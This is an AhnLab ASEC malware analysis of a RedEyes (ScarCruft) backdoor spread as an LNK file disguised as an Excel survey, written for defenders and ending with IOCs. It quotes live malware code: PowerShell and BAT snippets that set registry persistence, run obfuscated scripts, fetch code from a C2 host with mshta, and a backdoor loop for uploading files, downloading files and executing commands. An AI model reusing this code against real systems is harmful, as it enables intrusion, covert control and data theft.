
Distribution of Backdoor via Malicious LNK: RedEyes (ScarCruft) - ASEC

By ATCP


Published: 2023-08-31 · Archived: 2026-04-05 19:57:14 UTC


AhnLab Security Emergency response Center (ASEC) has confirmed that malware **[1]**, which was previously distributed in CHM format, is now being distributed in LNK format. This malware executes additional scripts located at a specific URL through the mshta process. It then receives commands from the threat actor's server to carry out additional malicious behaviors.


The threat actor has been distributing the confirmed LNK file on a regular website by uploading it alongside malware within a compressed file.



The malicious LNK file has been uploaded under the file name 'REPORT.ZIP.' Similar to the malware identified in <**RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)**> [2], this file has an LNK that contains normal Excel document data and malicious script code.








Therefore, when the ‘Status Survey Table.xlsx.lnk’ file is executed, it creates and executes a normal document called ‘Status Survey Table.xlsx’ and the malicious script ‘PMmVvG56FLC9y.bat’ in the %Temp% folder through PowerShell commands.

```
/c powershell -windowstyle hidden $pEbjEn = Get-Location;if($pEbjEn -Match 'System32' -or $pEbjEn -Match 'Progr
```

‘Status Survey Table.xlsx’ appears as a normal Excel document and impersonates a Korean public organization in the following manner.



When the concurrently generated ‘PMmVvG56FLC9y.bat’ file is executed, it is copied into the ‘%appdata%\Microsoft\Protect\’ folder as ‘UserProfileSafeBackup.bat’. Afterward, it is registered in the following registry to ensure continuous execution of the BAT file.

- Registry path: HKCU\ Software\Microsoft\Windows\CurrentVersion\RunOnce
- Value name: BackupUserProfiles
- Value: C:\Windows\SysWOW64\cmd.exe /c %appdata%\Microsoft\Protect\UserProfileSafeBackup.bat

After registering to the above registry, a PowerShell command in hexadecimal format inside the BAT file is executed.

```
 copy %~f0 "%appdata%\Microsoft\Protect\UserProfileSafeBackup.bat"
REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce /v BackupUserProfiles /t REG_SZ /f /d "C:\Windows
start /min C:\Windows\SysWOW64\cmd.exe /c powershell -windowstyle hidden -command
"$m6drsidu ="$jWHmcU="""53746172742D536C656570202D<omitted>""";$nj4KKFFRe="""""";for($xlEKy9tdBWJ=0;$xlEKy9tdBWJ
Invoke-Command -ScriptBlock ([Scriptblock]::Create($nj4KKFFRe));";
Invoke-Command -ScriptBlock ([Scriptblock]::Create($m6drsidu));"
```

When the PowerShell command is executed, a Run key registration is carried out alongside the execution of additional scripts utilizing mshta. Furthermore, registry registrations can be performed through commands from the threat actor. The following is a portion of the PowerShell command represented in hexadecimal format within the code of the BAT file.

```
 Start-Sleep -Seconds 67;
$nvSklUbaQ = 1024 * 1024;
$yixgsFVy = $env:COMPUTERNAME + '-' + $env:USERNAME+'-SH';
$aWw = 'hxxp://75.119.136[.]207/config/bases/config.php' + '?U=' + $yixgsFVy;
$bLmoifqHwJxhE = $env:TEMP + '/KsK';
if (!(Test-Path $bLmoifqHwJxhE)) { New-ItemProperty -Path "HKCU:\Software\Microsoft\Windows\CurrentVersion\RunOr
```

The confirmed C2 and malicious URLs are as follows:

- hxxp://75.119.136[.]207/config/bases/config.php?U=[COMPUTERNAME]-[USERNAME]-SH // Receives commands from the threat actor
- hxxp://75.119.136.207/config/bases/config.php?R=[‘EOF’ encoded in base64] // Transmits command execution results
- hxxp://bian0151.cafe24[.]com/admin/board/1.html // Downloads additional script codes

The additional script codes (hxxp://bian0151.cafe24.com/admin/board/1.html) executed through mshta contain a PowerShell command obfuscated in Base64 as shown below. This command performs functions similar to those previously disclosed in Table 1 of the post <**RedEyes Group Wiretapping Individuals (APT37)**> **[3]**.

The decoded PowerShell command receives and processes commands from the threat actor at hxxp://75.119.136[.]207/config/bases/config.php?U=[COMPUTERNAME]-[USERNAME]-SH. Figure 6 shows a portion of the decoded PowerShell command.

```
Start-Sleep -Seconds 116;
$xLfawXsY = 1024 * 1024;
$juRFwXCORHZ = $env:COMPUTERNAME + '-' + $env:USERNAME+'-SH';
$niXv = 'http://75.119.136.207/config/bases/config.php' + '?U=' + $juRFwXCORHZ;
$NFLJ = $env:TEMP + '/UFmqdQj';
if (!(Test-Path $NFLJ)) {New-ItemProperty -Path HKCU:\Software\Microsoft\Windows\
CurrentVersion\RunOnce -Name ynKS -Value 'c:\windows\system32\cmd.exe /c PowerShell.exe
-WindowStyle hidden -NoLogo -NonInteractive -ep bypass ping -n 1 -w 390095 2.2.2.2 || mshta
http://bian0151.cafe24.com/admin/board/1.html' -PropertyType String -Force;
}
function wOmfRqwYPg($JcHfrK, $McQZMTGtlfLJ){ #Connect-Read Response
function EeyHQPvfydBt($JcHfrK, $cFqKzGar, $OWA, $dpQlIUHnc){ #Upload
function vfTzW($JcHfrK, $cFqKzGar){ #Download
do{
    Try{
        $KmsF = wOmfRqwYPg $niXv '';
        If ($KmsF -ne 'null' -and $KmsF -ne ''){
            $KmsF=$KmsF.SubString(1, $KmsF.Length - 2);
            $CPcGlmGPNUhlmA = [System.Text.Encoding]::UTF8.GetString([System.Convert]::
            FromBase64String($KmsF));
            if ($CPcGlmGPNUhlmA){
                if ($CPcGlmGPNUhlmA.Contains('pcinfo:')){
                    $filename = $NFLJ + '.csv';
                    Get-ComputerInfo | Export-Csv -Path $filename -Force -NoTypeInformation -
                    Encoding utf8;
```


The commands and features that can be performed are as follows.

Command	Feature
pcinfo	**Collects PC information**
drive	**Collects drive information**
clipboard	**Collects clipboard content**
svc	**Collects service information**
process	**Collects information on running processes**
fileinfo	**Collects the names, sizes, last used dates, and complete paths for the subfiles in the received path**
start	**Executes received command through cmd**
plugin	**Downloads and executes additional files through PowerShell**
down	**Downloads additional files in the received path**
up	**Uploads files from the received path**
regedit	**Adds to the registry**
compress	**Compresses files**

Table 1. Commands and features that can be performed

It is suspected that the attacker is continuously modifying the script code, as the commands listed in Table 1 differ from those previously identified. Therefore, in addition to the functionalities confirmed so far, various other malicious activities may also be performed.

Aside from the LNK file, the compressed files ‘KB_20230531.rar’, ‘attachment.rar’, and ‘hanacard_20230610.rar’ that were identified alongside ‘REPORT.ZIP’ in Figure 1, also contain the previously identified malicious CHM file. Similar to the LNK file described earlier, this CHM file is malware that utilizes mshta to execute additional scripts located at specific URLs.



Due to the recent mass distribution of malware utilizing CHM and LNK files, users need to exercise extra caution. In the case of the malicious LNK files, it has been observed that a significant number of them have a file size exceeding 10 MB. Therefore, users must refrain from executing large LNK files from unknown sources.

[File Detection]

Dropper/LNK.Generic.S2241 (2023.04.24.02)

Trojan/BAT.PsExec.S2247 (2023.06.13.02)

Downloader/Script.Generic.SC191708 (2023.08.17.03)

[Behavior Detection]

DefenseEvasion/DETECT.T1059.M11294

DefenseEvasion/DETECT.T1059.M11295

MD5

0eb8db3cbde470407f942fd63afe42b8

27f74072d6268b5d96d73107c560d852

2d444b6f72c8327d1d155faa2cca7fd7

Additional IOCs are available on AhnLab TIP.

URL

http[:]//75[.]119[.]136[.]207/config/bases/config[.]php

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/56756/